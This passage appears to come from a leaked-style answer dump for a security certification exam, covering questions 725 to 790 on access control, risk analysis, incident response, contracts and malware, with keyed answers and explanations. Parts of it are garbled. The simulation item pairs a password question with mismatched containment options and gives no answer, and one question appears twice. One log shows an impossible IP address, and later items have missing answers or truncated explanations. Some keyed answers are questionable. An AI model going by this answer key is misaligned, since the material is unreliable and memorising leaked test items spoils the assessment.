- D. Isolation

Answer: A

Explanation:

The best first step is to review patching. Outdated OS versions often contain vulnerabilities that can be exploited by malware. Ensuring systems are up-to-date is a foundational cybersecurity practice.

QUESTION 725

Which of the following agreements defines response time, escalation, and performance metrics?

- A. BPA
- B. MOA
- C. NDA
- D. SLA

Answer: D

Explanation:

An SLA or Service Level Agreement is a formal contract that defines performance standards, including response times, escalation procedures, uptime guarantees, and other service-related metrics.

QUESTION 726

A program manager wants to ensure contract employees can only use the company's computers Monday through Friday from 9 a.m. to 5 p.m. Which of the following would best enforce this access control?

- A. Creating a GPO for all contract employees and setting time-of-day log-in restrictions
- B. Creating a discretionary access policy and setting rule-based access for contract employees
- C. Implementing an OAuth server and then setting least privilege for contract employees
- D. Implementing SAML with federation to the contract employees' authentication server

Answer: A

Explanation:

The most appropriate method is to use a Group Policy Object (GPO) with time-of-day restrictions. This is a native capability in Windows environments that allows administrators to control when users are allowed to log in to domain-joined systems.

QUESTION 727

Which of the following makes Infrastructure as Code (IaC) a preferred security architecture over traditional infrastructure models?

- A. Common attacks are less likely to be effective.
- B. Configuration can be better managed and replicated.
- C. Outsourcing to a third party with more expertise in network defense is possible.
- D. Optimization can occur across a number of computing instances.

Answer: B

Explanation:

Infrastructure as Code (IaC) enables automated provisioning and configuration of infrastructure, making environments repeatable, consistent, and scalable. The ability to better manage and replicate configurations ensures that security settings are not missed and reduces misconfigurations.

QUESTION 728

An attorney prints confidential documents to a copier in an office space near multiple workstations and a reception desk. When the attorney goes to the copier to retrieve the documents, the documents are missing. Which of the following would best prevent this from reoccurring?

- A. Place the copier in the legal department.
- B. Configure DLP on the attorney's workstation.
- C. Set up LDAP authentication on the printer.
- D. Conduct a physical penetration test.

Answer: C

Explanation:

LDAP authentication on the printer would require users to authenticate before printing, enabling secure print release. This ensures that documents are not printed until the authorized user is physically present, which directly addresses the issue of missing confidential documents.

QUESTION 729

A software developer wishes to implement an application security technique that will provide assurance of the application's integrity. Which of the following techniques will achieve this?

- A. Secure cookies
- B. Input validation
- C. Static analysis
- D. Code signing

Answer: D

Explanation:

Code signing uses cryptographic digital signatures to confirm the integrity and authenticity of software code. It ensures that the code has not been altered after being signed, providing assurance that the application is trustworthy.

QUESTION 730

Which of the following control types involves restricting IP connectivity to a router's web management interface to protect it from being exploited by a vulnerability?

- A. Corrective
- B. Physical
- C. Preventive
- D. Managerial

Answer: C

Explanation:

Restricting access to a router's web management interface is a preventive control. This type of control is implemented before a threat occurs to reduce the likelihood of exploitation.

QUESTION 731

The physical security team at a company receives reports that employees are not displaying their badges. The team also observes employees tailgating at controlled entrances. Which of the following topics will the security team most likely emphasize in upcoming security training?

- A. Social engineering
- B. Situational awareness
- C. Phishing
- D. Acceptable use policy

Answer: B

Explanation:

The issue described is related to a lack of awareness about physical security protocols, such as badge usage and preventing tailgating. The most appropriate training topic is situational awareness, which involves being aware of surroundings and security risks.

QUESTION 732

A forensic engineer determines that the root cause of a compromise is a SQL injection attack. Which of the following should the engineer review to identify the command used by the threat actor?

- A. Metadata
- B. Application log
- C. System log
- D. Netflow log

Answer: B

Explanation:

To identify the exact command or input used during a SQL injection attack, the application log is the most relevant. It records inputs, errors, and processing activities within the application layer.

QUESTION 733

A security analyst receives an alert that there was an attempt to download known malware. Which of the following actions would allow the best chance to analyze the malware?

- A. Review the IPS logs and determine which command-and-control IPs were blocked.

- B. Analyze application logs to see how the malware attempted to maintain persistence.
- C. Run vulnerability scans to check for systems and applications that are vulnerable to the malware.
- D. Obtain and execute the malware in a sandbox environment and perform packet captures.

Answer: D

Explanation:

To analyze malware behavior in detail, the best approach is to execute the malware in a sandbox and capture its network activity. This provides real-time analysis of how the malware behaves, spreads, and communicates.

QUESTION 734

During a recent log review, an analyst discovers evidence of successful injection attacks. Which of the following will best address this issue?

- A. Authentication
- B. Secure cookies
- C. Static code analysis
- D. Input validation

Answer: D

Explanation:

Input validation is the most effective way to prevent injection attacks, such as SQL injection, XSS, etc. It ensures that only correctly formatted and expected inputs are processed by the application.

QUESTION 735

Which of the following is the best way to improve the confidentiality of remote connections to an enterprise's infrastructure?

- A. Firewalls
- B. Virtual private networks
- C. Extensive logging
- D. Intrusion detection systems

Answer: B

Explanation:

A Virtual Private Network (VPN) encrypts all data transmitted between remote users and the enterprise infrastructure, ensuring confidentiality. VPNs are essential in protecting sensitive data from interception over untrusted networks.

QUESTION 736

SIMULATION 4

An organization has learned that its data is being exchanged on the dark web. The CIO has requested that you investigate and implement the most secure solution to protect employee accounts.

INSTRUCTIONS

Review the data to identify weak security practices and provide the **most** appropriate security solution to meet the CIO's requirements.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Compensation report ✕				
Username	Hire date	Physical address	Last active	Salary
April A	12/4/2020	234 South St	4/1/2023	46,909
April W	1/7/2012	34553 North Brown Ave	4/2/2023	176,829
Carolina P	11/14/1999	34 South St	4/3/2023	47,893
Joe N	1/6/2020	904 W. Green St Apt 56	1/7/2018	189,990
Sam W	12/3/2001	304 Circle Drive	3/9/2020	23,604
Walter S	6/12/2008	1234 Isle Ave	9/10/2022	67,896

```
Directory contents

% pwd
/Users/username

% ls -la
Total 52
drwxr-xr-x  5 username staff 7348 May  3 10:10 .
drwxr-xr-x 45 username staff  748 May 13 10:11 ..
-rw-r--r-- 88 username staff   42 May 17  2002 .zprofile
-rw-r--r-- 11 username staff 1242 May 17  2002 .zsh_history
-rw-r--r--  7 username staff  842 May 17  2002 .zsh_sessions
drwx-----@ 3 username staff 23422 Oct 27 11:53 Music
drw-----@  9 username staff  7348 May 23 10:10 HR
drw-----@  4 username staff 12311 Aug  1  1:12 Pictures
drw-----@  4 username staff   964 Mar  9 11:11 Dev
drw-----@  5 username staff  9833 Sep 12 12:20 Public
-rw-r-----@ 2 username staff 1000 Jun 19 20:00 Userdoc.txt

% cd HR

% pwd
/Users/username/HR

%ls -la
Total 52
drw-----  5 username staff 7348 May  3 10:10 .
drwxr-xr-x 45 username staff  748 May 13 10:11 ..
-rwx-w-r-- 12 username staff 123 Aug 12 03:22 salary.xlsx

% cd ../Dev

% pwd
/Users/username/Dev

% ls -la
Total 52
drw-----  5 username staff 7348 May  3 10:10 .
drwxr-xr-x 45 username staff  748 May 13 10:10 ..
drwxr-xr-x 14 username staff  348 May 23 10:10 Project-Secret
drwxr-xr-x 14 username staff 1348 May 23 10:10 Project-A

%
```

User data ✕				
Username	Password	IP address (last login)	Last active	Last password change
finance	money2023	10.0.20.18	4/3/2023	5/8/2023
adam	soccerStar	145.24.0.15	4/1/2023	8/4/2016
april	baxter	20.55.0.28	4/2/2023	6/6/2020
caroline	Summer2012	18.6.0.4	4/3/2023	5/8/2012
joe	pword	147.0.20.45	1/7/2018	11/5/2014
payroll	payroll2015	10.0.20.18	4/3/2023	5/8/2015
sam	TW#\$RTok4	140.0.28.15	4/3/2023	3/1/2023
walter	Hotdog	16.0.80.45	9/10/2022	6/5/2020
zDomainAdmin	SuperUser	10.0.20.18	4/3/2023	1/5/2013

Directory contents

Compensation report

User data

Identify weak password practices:
(select all that apply)

☐ Complexity
 ☐ Expiration


☐ Length
 ☐ Reuse

☐ Age

Select the containment step that will leave potential evidence on the host uncompromised:

☐ PIN code
 ☐ OTP token
 ☐ FIDO security key
 ☐ SMS authentication

Answer:



QUESTION 737

A recent power outage halted operations at a company's only data center. Which of the following solutions would best prevent an event like this one in the future?

- A. Platform diversity
- B. Generator
- C. Snapshots
- D. Load balancing

Answer: B

Explanation:

A **generator** provides backup power in the event of a power outage, ensuring that critical systems remain operational. Since the company's only data center was halted due to the outage, installing a generator would help prevent downtime in the future by supplying power when the main power source fails. Other options, such as snapshots and load balancing, do not directly address power failure issues.

QUESTION 738

Which of the following analysis methods allows an organization to measure the exposure factor associated with organizational assets?

- A. Heuristic
- B. Quantitative
- C. User-driven
- D. Trend-based

Answer: B

Explanation:

Quantitative analysis is a risk assessment method that assigns numerical values to risk factors,

including the Exposure Factor (EF) - which represents the percentage of an asset's value that would be lost if a specific threat were realized. This approach helps organizations calculate the Single Loss Expectancy (SLE) and Annualized Loss Expectancy (ALE), providing a data-driven method for risk management.

QUESTION 739

A security analyst notices an increase in port scans on the edge of the corporate network. Which of the following logs should the analyst check to obtain the attacker's source IP address?

- A. OS security
- B. Firewall
- C. Application
- D. Endpoint

Answer: B

Explanation:

A firewall log records inbound and outbound network traffic, including source and destination IP addresses, port numbers, and connection attempts. Since port scans involve probing various ports on a network, the firewall logs will provide visibility into the attacker's source IP address and help the analyst assess the nature of the scanning activity.

QUESTION 740

A security team receives reports about high latency and complete network unavailability throughout most of the office building. Flow logs from the campus switches show high traffic on TCP 445. Which of the following is most likely the root cause of this incident?

- A. Buffer overflow
- B. NTP amplification attack
- C. Worm
- D. DoS attack

Answer: C

Explanation:

TCP port 445 is commonly used for Microsoft SMB (Server Message Block) protocol, which is often targeted by worms like WannaCry and NotPetya to spread rapidly across a network. The symptoms described - high traffic on TCP 445, high latency, and network unavailability - suggest a self-replicating worm is propagating, overwhelming network resources and disrupting normal operations.

QUESTION 741

A security analyst is examining a penetration test report and notices that the tester pivoted to critical internal systems with the same local user ID and password. Which of the following would help prevent this in the future?

- A. Implement centralized authentication with proper password policies
- B. Add password complexity rules and increase password history limits
- C. Connect the systems to an external authentication server
- D. Limit the ability of user accounts to change passwords

Answer: A

Explanation:

The penetration tester was able to pivot using the same local user ID and password, indicating that systems were using local authentication rather than a centralized authentication mechanism. Implementing centralized authentication (such as Active Directory, LDAP, or RADIUS) with strong password policies would ensure that credentials are managed centrally, reducing the risk of credential reuse and lateral movement across systems. This approach also enables better monitoring and enforcement of security policies.

QUESTION 742

When used with an access control vestibule which of the following would provide the best prevention against tailgating?

- A. PIN
- B. Access card
- C. Security guard
- D. CCTV

Answer: C

Explanation:

A security guard actively monitors and enforces access control policies in an access control vestibule (mantrap), ensuring that only authorized individuals enter. Unlike PINs, access cards, or CCTV (which only record events), a security guard can physically intervene to prevent tailgating - where an unauthorized person follows an authorized individual into a restricted area.

QUESTION 743

A security professional discovers a folder that contains an employee's personal information located on the enterprise's shared drive. Which of the following best describes the data type the security professional should use to identify organizational policies and standards concerning the storage of employees' personal information?

- A. Legal
- B. Financial
- C. Privacy
- D. Intellectual property

Answer: C

Explanation:

Privacy data classification includes Personally Identifiable Information (PII), which consists of an employee's personal details such as name, address, Social Security number, or other sensitive information. Organizational policies and standards concerning the storage and protection of such data fall under privacy regulations (e.g., GDPR, CCPA, or HIPAA). Ensuring compliance with these policies helps prevent unauthorized access and data breaches.

QUESTION 744

A site reliability engineer is designing a recovery strategy that requires quick failover to an identical site if the primary facility goes down. Which of the following types of sites should the engineer consider?

- A. Recovery site
- B. Hot site
- C. Cold site
- D. Warm site

Answer: B

Explanation:

A hot site is a fully operational, identical backup site that can take over immediately in case the primary facility goes down. It includes up-to-date data, active servers, and network configurations, allowing for quick failover with minimal downtime. This makes it the best choice for high availability and business continuity requirements.

QUESTION 745

Which of the following would an organization most likely use to minimize the loss of data on a file server in the event data needs to be restored?

- A. Snapshots
- B. Journaling
- C. Obfuscation
- D. Tokenization

Answer: A

Explanation:

Snapshots capture the state of a file server at a specific point in time, allowing for quick recovery of lost or corrupted data. They provide an efficient way to restore files without relying solely on full backups, minimizing data loss and downtime. This makes snapshots an ideal solution for data recovery and protection on a file server.

QUESTION 746

Which of the following solutions would most likely be used in the financial industry to mask sensitive data?

- A. Tokenization
- B. Hashing
- C. Salting
- D. Steganography

Answer: A

Explanation:

Tokenization replaces sensitive data, such as credit card numbers, with non-sensitive equivalents (tokens) that have no exploitable value outside the system. It is widely used in the financial industry to protect data while maintaining functionality for processing and analysis.

QUESTION 747

Which of the following is a type of vulnerability that may result from outdated algorithms or keys?

- A. Hash collision
- B. Cryptographic
- C. Buffer overflow
- D. Input validation

Answer: B

Explanation:

Cryptographic vulnerabilities occur when outdated algorithms or weak encryption keys are used, making systems susceptible to attacks such as brute force or cryptanalysis. These issues

undermine the confidentiality and integrity of encrypted data.

QUESTION 748

A company wants to prevent proprietary and confidential company information from being shared to outsiders. Which of the following would this best describe?

- A. MOA
- B. SLA
- C. MSA
- D. NDA

Answer: D

Explanation:

A Non-Disclosure Agreement (NDA) is a legal contract that restricts parties from disclosing proprietary or confidential information to unauthorized individuals or organizations, making it the most suitable option for protecting sensitive company data.

QUESTION 749

A security administrator needs to reduce the attack surface in the company's data centers. Which of the following should the security administrator do to complete this task?

- A. Implement a honeynet.
- B. Define Group Policy on the servers.
- C. Configure the servers for high availability.
- D. Upgrade end-of-support operating systems.

Answer: D

Explanation:

Upgrading end-of-support operating systems ensures that the servers receive security patches and updates, significantly reducing vulnerabilities and thereby the overall attack surface.

QUESTION 750

Which of the following is a prerequisite for a DLP solution?

- A. Data destruction
- B. Data sanitization
- C. Data classification
- D. Data masking

Answer: C

Explanation:

Data classification is essential for a Data Loss Prevention (DLP) solution to function effectively. It identifies and labels data based on sensitivity and importance, enabling the DLP system to apply appropriate policies to protect it.

QUESTION 751

A business provides long-term cold storage services to banks that are required to follow regulator-imposed data retention guidelines. Banks that use these services require that data is disposed of in a specific manner at the conclusion of the regulatory threshold for data retention. Which of the following aspects of data management is the most important to the bank in the

destruction of this data?

- A. Encryption
- B. Classification
- C. Certification
- D. Procurement

Answer: C

Explanation:

Certification provides documented proof that data was destroyed in compliance with regulatory requirements. This is critical for banks to demonstrate adherence to data retention and disposal mandates imposed by regulators.

QUESTION 752

Which of the following would most likely be a hacktivist's motive?

- A. Financial gain
- B. Espionage
- C. Philosophical beliefs
- D. Revenge

Answer: C

Explanation:

Hacktivism is typically driven by ideological or political motivations, using hacking to promote or protest specific philosophical beliefs or causes.

QUESTION 753

Which of the following should be used to ensure a user has the permissions needed to effectively do an assigned job role?

- A. Changing default passwords
- B. Implementing least privilege
- C. Enforcing baseline configurations
- D. Applying network segmentation

Answer: B

Explanation:

The principle of least privilege ensures users are granted only the permissions necessary to perform their specific job functions, minimizing the risk of unauthorized access or actions.

QUESTION 754

An employee receives a text message from an unrecognized number claiming to be the Chief Executive Officer and asking the employee to purchase gift cards. Which of the following types of attacks describes this example?

- A. Watering-hole
- B. Disinformation
- C. Phishing
- D. Impersonation

Answer: D

Explanation:

Impersonation involves an attacker pretending to be a trusted individual, such as a CEO, to trick someone into taking an action - in this case, purchasing gift cards - often seen in social engineering attacks via text or email.

QUESTION 755

An unexpected and out-of-character email message from a Chief Executive Officer's corporate account asked an employee to provide financial information and to change the recipient's contact number. Which of the following attack vectors is most likely being used?

- A. Business email compromise
- B. Phishing
- C. Brand impersonation
- D. Pretexting

Answer: A

Explanation:

Business email compromise (BEC) involves the use of a legitimate or spoofed business email account, often from executives, to trick employees into performing unauthorized actions like transferring funds or revealing sensitive information.

QUESTION 756

Which of the following should an organization use to ensure that it can review the controls and performance of a service provider or vendor?

- A. Service-level agreement
- B. Memorandum of agreement
- C. Right-to-audit clause
- D. Supply chain analysis

Answer: C

Explanation:

A right-to-audit clause gives an organization the legal ability to inspect and verify a service provider's or vendor's controls, processes, and compliance with contractual obligations, ensuring transparency and accountability.

QUESTION 757

Which of the following should an organization use to ensure that it can review the controls and performance of a service provider or vendor?

- A. Service-level agreement
- B. Memorandum of agreement
- C. Right-to-audit clause
- D. Supply chain analysis

Answer: C

Explanation:

A right-to-audit clause gives an organization the legal ability to inspect and verify a service provider's or vendor's controls, processes, and compliance with contractual obligations, ensuring transparency and accountability.

QUESTION 758

Which of the following is used to calculate the impact to an organization per cybersecurity incident?

- A. SLE
- B. ALE
- C. ARO
- D. SLA

Answer: A

Explanation:

Single Loss Expectancy (SLE) represents the monetary loss an organization expects from a single cybersecurity incident, helping quantify the financial impact of individual events.

QUESTION 759

A retail company receives a request to remove a customer's data. Which of the following is the retail company considered under GDPR legislation?

- A. Data processor
- B. Data controller
- C. Data subject
- D. Data custodian

Answer: B

Explanation:

Under GDPR, the data controller determines the purposes and means of processing personal data. The retail company, which collects and manages customer data, is responsible for complying with data deletion requests and thus acts as the data controller.

QUESTION 760

An administrator implements web-filtering products but still sees that users are visiting malicious links. Which of the following configuration items does the security administrator need to review?

- A. Intrusion prevention system
- B. Content categorization
- C. Encryption
- D. Encryption

Answer: B

Explanation:

Content categorization defines how websites are classified (e.g., gambling, malicious, social media) within the web-filtering product. If users are still accessing malicious links, it likely means the categorization settings need to be reviewed or updated to block those sites effectively.

QUESTION 761

A security analyst is reviewing the following logs about a suspicious activity alert for a user's VPN log-ins:

Date	Time	Action	SourceIP	City-State-Country
2023-01-23	08:21:41	Success	207.414.201.19	Chicago-IL-USA
2023-01-24	08:23:41	Success	207.414.201.19	Chicago-IL-USA
2023-01-25	08:29:39	Success	207.414.201.19	Chicago-IL-USA
2023-01-26	08:27:44	Success	207.414.201.19	Chicago-IL-USA
2023-01-27	08:22:24	Success	207.414.201.19	Chicago-IL-USA
2023-01-27	09:45:35	Success	185.17.106.237	Rome-Italy
2023-01-27	09:47:55	Success	188.17.105.137	Rome-Italy
2023-01-27	09:55:36	Success	207.414.201.19	Chicago-IL-USA
2023-01-27	16:28:15	Success	207.414.201.19	Chicago-IL-USA

Which of the following malicious activity indicators triggered the alert?

- A. Impossible travel
- B. Account lockout
- C. Blocked content
- D. Concurrent session usage

Answer: A

Explanation:

The logs show successful logins from Chicago, IL, and then within minutes, logins from Rome, Italy, followed again by logins from Chicago. The time between these geographically distant logins is too short for physical travel, triggering the "impossible travel" alert—an indication of potential credential compromise.

QUESTION 762

Which of the following phases of the incident response process attempts to minimize disruption?

- A. Recovery
- B. Containment
- C. Preparation
- D. Analysis

Answer: B

Explanation:

The containment phase focuses on limiting the scope and impact of an incident to prevent further damage or disruption, thereby helping to maintain business continuity during the response process.

QUESTION 763

Which of the following security principles most likely requires validation before allowing traffic between systems?

- A. Policy enforcement
- B. Authentication
- C. Zero Trust architecture
- D. Confidentiality

Answer: C

Explanation:

Zero Trust architecture is built on the principle of "never trust, always verify," meaning that every

request for resource access must be validated - regardless of where it originates - before any traffic is allowed between systems. This continuous validation requirement distinguishes Zero Trust from other models.

QUESTION 764

Company A jointly develops a product with Company B, which is located in a different country. Company A finds out that their intellectual property is being shared with unauthorized companies. Which of the following has been breached?

- A. SLA
- B. AUP
- C. SOW
- D. MOA

Answer: D

Explanation:

A Memorandum of Agreement establishes the formal terms of collaboration between parties, including confidentiality and intellectual property rights. Unauthorized sharing of jointly developed IP constitutes a breach of that agreement.

QUESTION 765

An accounting employee recently used software that was not approved by the company. Which of the following risks does this most likely represent?

- A. Unskilled attacker
- B. Hacktivist
- C. Shadow IT
- D. Supply chain

Answer: C

Explanation:

The use of unauthorized software by an internal employee is a classic example of Shadow IT, where unsanctioned applications introduce unvetted security and compliance risks.

QUESTION 766

Which of the following activities is used to determine the reason an incident occurred, prior to closing the incident?

- A. Root cause analysis
- B. Detection
- C. E-discovery
- D. Lessons learned

Answer: A

Explanation:

Root cause analysis is the process of identifying the fundamental reason an incident occurred, ensuring that underlying issues are addressed before the incident is closed.

QUESTION 767

Which of the following is the greatest advantage that network segmentation provides?

- A. End-to-end encryption
- B. Decreased resource utilization
- C. Enhanced endpoint protection
- D. Configuration enforcement
- E. Security zones

Answer: E

Explanation:

By dividing a network into distinct security zones, segmentation isolates traffic flows and contains breaches, preventing attackers from moving laterally across the entire environment.

QUESTION 768

Which of the following is a directive managerial control?

- A. Acceptable use policy
- B. Log-in warning banner
- C. Master service agreement
- D. No trespassing sign

Answer: A

Explanation:

An acceptable use policy is a managerial directive that formally defines required behaviors and rules for system use. It directs employees on what is and isn't allowed, making it a classic example of a directive control.

QUESTION 769

Which of the following is the best way to prevent data from being leaked from a secure network that does not need to communicate externally?

- A. Air gap
- B. Containerization
- C. Virtualization
- D. Decentralization

Answer: A

Explanation:

Physically isolating a network (air gapping) ensures there is no direct or indirect external connection, effectively preventing any data leakage from the secure environment.

QUESTION 770

Which of the following activities identifies but does not exploit vulnerabilities?

- A. Penetration test
- B. Static analysis
- C. Dynamic analysis
- D. Bug bounty

Answer: B

Explanation:

Static analysis examines code in a non-running state to uncover vulnerabilities without executing or exploiting them, ensuring you identify issues without actively attacking the system.

QUESTION 771

A penetration tester was able to gain unauthorized access to a hypervisor platform. Which of the following vulnerabilities was most likely exploited?

- A. Cross-site scripting
- B. SQL injection
- C. Race condition
- D. VM escape

Answer: D

Explanation:

VM escape occurs when an attacker breaks out of a virtual machine's sandbox to interact directly with the underlying hypervisor, granting unauthorized access to the host platform. This is the vulnerability exploited when compromising a hypervisor.

QUESTION 772

An attacker defaces a company's website and refuses to relinquish control until the company removes specific harmful chemicals from its products. Which of the following best describes this type of threat actor?

- A. Unskilled attacker
- B. Hacktivist
- C. Organized crime
- D. Espionage

Answer: B

Explanation:

A hacktivist uses cyberattacks, such as website defacement, to advance a political or social agenda. In this case, the attacker's demand to remove harmful chemicals reflects an ideological motive, characteristic of hacktivism.

QUESTION 773

A company uses a cloud-based server for file storage and wants to ensure the security of its data in transit. Which of the following should the company use to secure this type of communication? (Choose two.)

- A. TLS certificates
- B. WPA2 encryption
- C. HTTPS
- D. Virtual private network
- E. Encryption key management
- F. Digital signatures

Answer: AC

Explanation:

TLS certificates:

TLS (Transport Layer Security) is the standard protocol for encrypting data in transit over networks. Certificates authenticate the server and establish a secure, encrypted channel.

HTTPS:

HTTPS is HTTP over TLS/SSL. It ensures that data sent between clients (like web browsers) and the cloud server is encrypted and protected from eavesdropping or tampering.

QUESTION 774

An organization found gaps in its software development environment and is implementing compensating controls to better protect its systems from external threats. Which of the following would be most effective? (Choose two.)

- A. Platform hardening
- B. Expanded logging
- C. Network segmentation
- D. Access control
- E. Data encryption
- F. Application allow list

Answer: AF

Explanation:

Platform hardening locks down development hosts, removing unnecessary services and closing unused ports, so attackers have fewer vulnerabilities to exploit. An application allow list ensures only approved, vetted software can run in the environment, preventing malicious or untested code from executing.

QUESTION 775

Which of the following is a qualitative approach to risk analysis?

- A. Including the MTTR and MTBF as part of the risk assessment
- B. Tracking and documenting network risks using a risk register
- C. Assigning a level of high, medium, or low to the risk rating
- D. Using ALE and ARO to help determine whether a risk should be mitigated

Answer: C

Explanation:

A qualitative risk analysis uses descriptive scales (e.g., high, medium, low) to prioritize risks based on their likelihood and impact, rather than numeric calculations.

QUESTION 776

Which of the following provides resilience by hosting critical VMs within different IaaS providers while being maintained by internal application owners?

- A. Multicloud architectures
- B. SaaS provider diversity
- C. On-premises server load balancing
- D. Corporate-owned, off-site locations

Answer: A

Explanation:

By distributing critical virtual machines across multiple IaaS providers, a multicloud architecture removes single points of failure and ensures continuity even if one provider experiences an outage, while allowing internal teams to maintain control over deployment and configuration.

QUESTION 777

An organization keeps servers with confidential information in the same network as workstations. An attacker compromises a workstation and moves laterally to a server. Which of the following could have prevented the attacker from accessing the server?

- A. Load balancers
- B. Security zones
- C. Virtual private networks
- D. Proxy servers

Answer: B

Explanation:

By placing servers and workstations into separate security zones (network segments) with controlled access between them, the organization would prevent a compromised workstation from directly reaching the confidential servers. This isolation stops lateral movement without needing VPNs, proxies, or load balancers.

QUESTION 778

An administrator needs to ensure all emails sent and received by a specific address are stored in a non-alterable format. Which of the following best describes this forensic concept?

- A. E-discovery
- B. Acquisition
- C. Legal hold
- D. Chain of custody

Answer: B

Explanation:

Acquisition refers to the process of capturing and preserving digital evidence in a forensically sound, non-alterable format (e.g., bit-for-bit imaging or write-once storage), ensuring the integrity of the emails for later analysis.

QUESTION 779

A company recently purchased a new building that does not have an existing wireless or wired infrastructure. A network engineer at the company needs to determine the placement of the access points in the new building. Which of the following accurately describes the task the network engineer will be performing?

- A. Heat map
- B. Internal assessment
- C. Corporate reconnaissance
- D. Site survey

Answer: D

Explanation:

A site survey involves evaluating the physical environment, measuring building materials, interference sources, and coverage requirements, to determine optimal access-point placement.

QUESTION 780

Which of the following should a systems administrator do after performing remediation activities?

- A. Classify
- B. Archive
- C. Rescan
- D. Isolate

Answer: C

Explanation:

After applying patches or other remediation steps, rescanning verifies that the vulnerabilities have been effectively resolved and ensures no residual issues remain.

QUESTION 781

An organization wants to increase an application's resiliency by configuring access to multiple servers in the organization's geographically dispersed environment. Which of the following best describes this architecture?

- A. Containerized
- B. Multitenant
- C. Load balanced
- D. Virtualized

Answer: C

Explanation:

A load-balanced architecture distributes incoming application traffic across multiple servers, potentially in different geographic locations, to optimize resource use, improve response times, and provide redundancy if any single server fails.

QUESTION 782

A user attempts to send an invoice to a customer. When the user follows up with the customer to see if the invoice was received, the customer informs the user that it went to the spam folder. The management team has asked the systems administrator to implement measures to reduce the likelihood of this happening again by implementing server authentication. Which of the following should the systems administrator implement?

- A. SPF
- B. DMARC
- C. XDR
- D. DNSSEC

Answer: A

Explanation:

SPF (Sender Policy Framework) lets the domain owner specify which mail servers are authorized to send email on its behalf. Publishing an SPF record in DNS helps recipient mail systems verify the sending server's legitimacy, reducing the chance that legitimate messages are marked as spam.

QUESTION 783

A database engineer needs sample customer data for testing purposes. Which of the following can prevent unauthorized viewing or disclosure of PII?

- A. Masking
- B. RBAC
- C. Tokenization
- D. Filtering

Answer: A

Explanation:

Data masking replaces real PII with realistic but fictional values in non-production environments, ensuring testers can't view or disclose actual sensitive information.

QUESTION 784

A user sends an email that includes a digital signature for validation. Which of the following security concepts would ensure a user cannot deny they sent the email?

- A. Non-repudiation
- B. Confidentiality
- C. Integrity
- D. Authentication

Answer: A

Explanation:

A digital signature provides cryptographic proof of origin, preventing the sender from denying they authored and sent the email - this is the essence of non-repudiation.

QUESTION 785

A company's leadership team wants to ensure employees only print business-related documents on company printers. Which of the following documents should the company add this directive to?

- A. Information security policy
- B. Data classification policy
- C. Business continuity plan
- D. Acceptable use policy

Answer: D

Explanation:

An acceptable use policy defines permitted and prohibited activities for using organizational resources, such as specifying that company printers may only be used for business-related documents. This ensures employees understand and agree to the printing restriction.

QUESTION 786

An employee receives from a vendor a marketing communication email that includes an attachment. When the employee opens the attachment, the employee's screen displays odd text requesting payment in order to recover data. Within moments, a company-wide email is sent to employees requesting that employees disconnect their computers from the internet and shut them down. Which of the following describes this type of malware?

- A. Trojan
- B. Worm
- C. Ransomware
- D. Virus

Answer: C

Explanation:

Ransomware encrypts a user's files (displaying garbled text) and demands payment to restore access, matching the behavior described.

QUESTION 787

Which of the following is a technical security control?

- A. Security guard
- B. Policy
- C. Fence
- D. Firewall

Answer: D

Explanation:

A firewall is a technical control enforced by hardware or software to monitor and filter network traffic, distinguishing it from physical (e.g., fence, security guard) or administrative (e.g., policy) controls.

QUESTION 788

An organization decides that most employees will work remotely. The existing VPN solution does not have adequate bandwidth, and the content filtering proxy is on premises. Which of the following strategies will enable the business to securely achieve its objective while also being prepared to quickly scale for growth?

- A. Integrate with an SASE platform, and deploy the agent to all laptops.
- B. Purchase a larger internet circuit, and create a NAT policy for the proxy.
- C. Purchase a SOAR solution to decrease response times for remote workers.
- D. Install a secondary VPN and proxy at the disaster recovery site, and automate failover.

Answer: A

Explanation:

A Secure Access Service Edge (SASE) solution delivers VPN, firewall, and content-filtering functions from the cloud, eliminating on-premises bottlenecks and easily scaling as remote usage grows when agents are deployed to endpoints.

QUESTION 789

Which of the following is the most likely reason a security analyst would review SIEM logs?

- A. To check for recent password reset attempts
- B. To monitor for potential DDoS attacks
- C. To assess the scope of a privacy breach
- D. To see correlations across multiple hosts

Answer:

Explanation:

A SIEM's primary value is aggregating and correlating log data from numerous systems to identify patterns or anomalies that

QUESTION 790

Which of the following would help reduce alert fatigue?

- A. Penetration testing
- B. Compensating controls
- C. Rule tuning
- D. Log aggregation

Answer: C

Explanation:

